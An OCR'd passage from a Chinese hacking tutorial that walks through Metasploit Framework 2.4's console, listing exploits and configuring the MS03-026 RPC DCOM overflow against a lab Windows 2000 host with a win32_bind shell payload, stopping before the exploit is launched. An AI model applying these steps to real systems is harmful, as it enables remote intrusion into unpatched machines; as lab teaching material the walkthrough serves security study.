


图3 登录成功

嘿嘿，"-rwxr-xr-x"有3个x（eXecute），可执行文件。

输入"./msfconsole"（注意前面的"./"表示当前目录），默数1，2，3，回车，弹出图3的登录成功画面。

中间的log用虚线拼凑的字很明显就是"metasploit"（注：这里的log是可变的，如果你退出msf，然后再次进入，log就换成其它的，呵呵，MSF的开发小组也是没事偷着乐啊^_^），log下面显示了版本为v2.4，包含了77个exploits和75个payloads。最下面的表示我们已经进入到MSF命令行工作模式下。要查看MSF相关帮助信息，我们可以输入"？"，如图4所示。

可以看到左边一列为MSF支持的命令集，右边则是对应的功能注释。这里要提一提的是，MSF除了支持上面列出的命令外，还支持Windows操作系统自带的命令，它的工作流程是这样的：先检查命令是否匹配MSF命令集的命令，如果不匹配，再检查是否




图4 查看MSF相关帮助信息

匹配Windows集的命令参数，如果不匹配，给出"command not found"提示。更好玩的是，在MSF下的命令集是*nix风格的，即区分大小写，而匹配Windows的命令集则不区分大小写，就是说，如果你输入："msf > winver"或"msf > WINVER"都可以弹出Windows系统版本对话框，但是输入"Cd dir"（C大写）则提示"command not found"。

MSF的高级使用——溢出HowTo

读者们肯定等不及了，说了半天，都在讲空话，实质性的东西都没有（嘿嘿…要的就是这种效果）。好，就来玩真格的，大家打好精神哦！

先用图4中列出命令集的show命令，该命令能显示所有有效的exploits和payloads（exploits就是我们可以利用的漏洞，payloads就是我们用于溢出的shellcode）。从图5中可以看到，show后必须带exploits、payloads、encoders，或nops中的其中一个选项。先用"show exploits"吧，看看我们可以通过MSF利用哪些漏洞，如图5所示。

```
msf > show
msfconsole: show: requires an option: 'exploits', 'payloads', 'encoders', or
ps'
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  3com_3cdaemon_ftp_overflow     3Com 3CDaemon FTP Server Overflow
  Credits                        Metasploit Framework Credits
  afp_loginext                   AppleFileServer LoginExt PathName Overflow
  aim_goaway                     AOL Instant Messenger goaway Overflow
  apache_chunked_win32           Apache Win32 Chunked Encoding
  arkeia_agent_access            Arkeia Backup Client Remote Access
  arkeia_type77_macos            Arkeia Backup Client Type 77 Overflow (Mac O
)
  arkeia_type77_win32            Arkeia Backup Client Type 77 Overflow (Win32
  awstats_configdir_exec         AWStats configdir Remote Command Execution
  backupexec_agent               Veritas Backup Exec Windows Remote Agent Ove
ow
  backupexec_ns                  Veritas Backup Exec Name Service Overflow
  bakbone_netvault_heap          BakBone NetVault Remote Heap Overflow
  blackice_pam_icq               ISS PAM.dll ICQ Parser Buffer Overflow
  cabrightstor_disco             CA BrightStor Discovery Service Overflow
```

图5 show exploits

唰唰的翻了几页，哈哈，正好是登录到MSF显示的75个，这么多，嘴都笑烂了（狂YY，口水快流到地上）！为学习目的，这里省去之前的漏洞扫描，并锁定我的测试目标配置如下：

IP: 192.168.3.165
OS: window2k sp4
VULNERABILITY: ms03_026 RPC DCOM缓冲区溢出漏洞

从show出来的exploits找到RPC DCOM这一项，如图6中反白的部分。

```
  imail_ldap                     IMail LDAP Service Buffer Overflow
  irix_lpsched_exec              Irix lpsched Command Execution
  lsass_ms04_011                 Microsoft LSASS MS04-011 Overflow
  maxdb_webdbm_get_overflow      MaxDB WebDBM GET Buffer Overflow
  mercantec_softcart             Mercantec SoftCart CGI Overflow
  minishare_get_overflow         Minishare 1.41 Buffer Overflow
  msasn1_ms04_007_killbill       Microsoft ASN.1 Library Bitstring Heap Overf

  msmq_deleteobject_ms05_017     Microsoft Message Queueing Service MS05-017
  msrpc_dcom_ms03_026            Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication    MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution           MSSQL 2000/MSDE Resolution Overflow
  netterm_netftpd_user_overflow  NetTerm NetFTPD USER Buffer Overflow
  openview_omniback              HP OpenView Omniback II Command Execution
  oracle9i_xdb_ftp               Oracle 9i XDB FTP UNLOCK Overflow (win32)
  oracle9i_xdb_ftp_pass          Oracle 9i XDB FTP PASS Overflow (win32)
  payload_handler                Metasploit Framework Payload Handler
  poptop_negative_read           Poptop Negative Read Overflow
  realserver_describe_linux      RealServer Describe Buffer Overflow
  samba_nttrans                  Samba Fragment Reassembly Overflow
  samba_trans2open               Samba trans2open Overflow
  samba_trans2open_osx           Samba trans2open Overflow (Mac OS X)
  samba_trans2open_solsparc      Samba trans2open Overflow (Solaris SPARC)
  sambar6_search_results         Sambar 6 Search Results Buffer Overflow
```

图6 MS03_026缓冲区溢出漏洞的的exploits

嘿嘿，是它了，输入："use msrpc_dcom_ms03_026"，回车我们就转入到exploits利用模式，如果配置过路由或交换机的朋友肯定对这种风格很熟悉了。OK，确定目标了，看看利用rpc dcom漏洞，MSF都需要些什么条件，或者说选项呢？

输入如下命令"msf msrpc_dcom_ms03_026 > show options"，如图7所示。

```
msf msrpc_dcom_ms03_026 > show options

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    ------------------
  required    RHOST                The target address
  required    RPORT     135        The target port

  Target: Windows NT SP3-6a/2K/XP/2K3 ALL

msf msrpc_dcom_ms03_026 >
```

图7 show options

出现不少重要的东东，每一排表示一个属性，做一下说明：

1. 第一列Exploit的可选状态，只有两种，required和optional，required是必须设置的，optional则是可以根据你喜好来选择的。

2. 第二列Name告诉你选项设置的名字，RHOST就是remote host，表示你要攻击的远程目标主机，RPORT则是remote port，表示远程目标端口，

3. 第三列给出第二列的的缺省值，留空白的就表示没有缺省值。

4. 最后一列就是相关的描述了。

最后一排告诉我们的可攻击目标的操作系统。

如果要了解更详细的信息，则可以输入"info msrpc_dcom_ms03_026"，得到的结果如图8所示。超级详细，连payload、Nop、encode信息、漏洞描述和相关参考引用都给列出来了。

```
msf msrpc_dcom_ms03_026 > info msrpc_dcom_ms03_026

      Name: Microsoft RPC DCOM MS03-026
     Class: remote
   Version: $Revision: 1.41 $
 Target OS: win32, win2000, winnt, winxp, win2003
  Keywords: dcom
Privileged: Yes

Provided By:
    H D Moore <hdm [at] metasploit.com>
    spoonm <ninjatools [at] hush.com>

Available Targets:
    Windows NT SP3-6a/2K/XP/2K3 ALL

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    required    RHOST                The target address
    required    RPORT     135        The target port

Payload Information:
    Space: 880
    Avoid: 7 characters
```

图8 msrpc_dcom_ms03_026的详细信息

看来我们要设置的东西不是很多，而进行目标设置，专门有个set的命令，但在set之前，我们要了解好每一个需要设置项的情况和信息。先设置目标吧，输入"msf msrpc_dcom_ms03_026 > show targets"，如图9所示。

跟show options显示的一样，因为测试目标机为Windows 2k SP4中文版，所以是符合的。看到前面的0了吗，它代表的是目标的ID号，专门用于设置的。也有可能出现像LSASS下面这样3个可选的情况，如图10所示。

```
Supported Exploit Targets
=========================

  0  Windows NT SP3-6a/2K/XP/2K3 ALL

msf msrpc_dcom_ms03_026 > _
```

图9 目标设置

```
msf > use lsass_ms04_011
msf lsass_ms04_011 > show targets

Supported Exploit Targets
=========================

  0  Automatic
  1  Windows 2000
  2  Windows XP

msf lsass_ms04_011 >
```

图10 可选的情况

设置目标的命令如下："msf > set TARGET 0"，同理，设置目标IP和端口，如图11所示。

设完后还可以通过"msf > set"命令来查看我们设置的情况（参见图11）。好了，设置完远程目标主机后，我们再继续："msf msrpc_dcom_ms03_026> show advanced"，如图12所示。

嘿嘿，看到了利用rpc dcom漏洞的一些额外信息。好像对我们没什么用，不管，Go on！看看可用的payloads吧："msf > show payloads"，如图13所示。

哇！是不是有种想唱歌的感觉，爽！这么多种溢出方式，能完成各种奇妙的功能，本人第一次用的时候，直扯着脖子骂了一句：妈的，丫的太NB了！什么dll注入啊，vncinject啊，如果要你

自己写这些shellcode，哭死你都可能啊。好，我决定从简行事，就用最简单的win32_bind吧。




图11 设置目标IP和端口




图12 查看额外信息




图13 show payloads

啦啦啦，不知道谁说过，简单才是最好的。我也相信这点，功能越复杂的payloads，成功率就必然越低。输入命令："msf msrpc_dcom_ms03_026 > set PAYLOAD win32_bind"，设置payloads为win32_bind，如图14所示。

```
msf msrpc_dcom_ms03_026 > set PYALOAD win32_bind
PYALOAD -> win32_bind
```

图14 设置payloads

为确保符合rpc dcom溢出成功，还是要看看win32_bind这个payloads的相关信息。输入"msf msrpc_dcom_ms03_026 > info win32_bind"，如图15所示。

HOHO，包含了很多东东哦，shellcode的大小，适用的操作系统，是否需要管理员权限，还有最重要的有效选项Available Options部分。跟刚才一样，也设置一下吧，如图16所示。

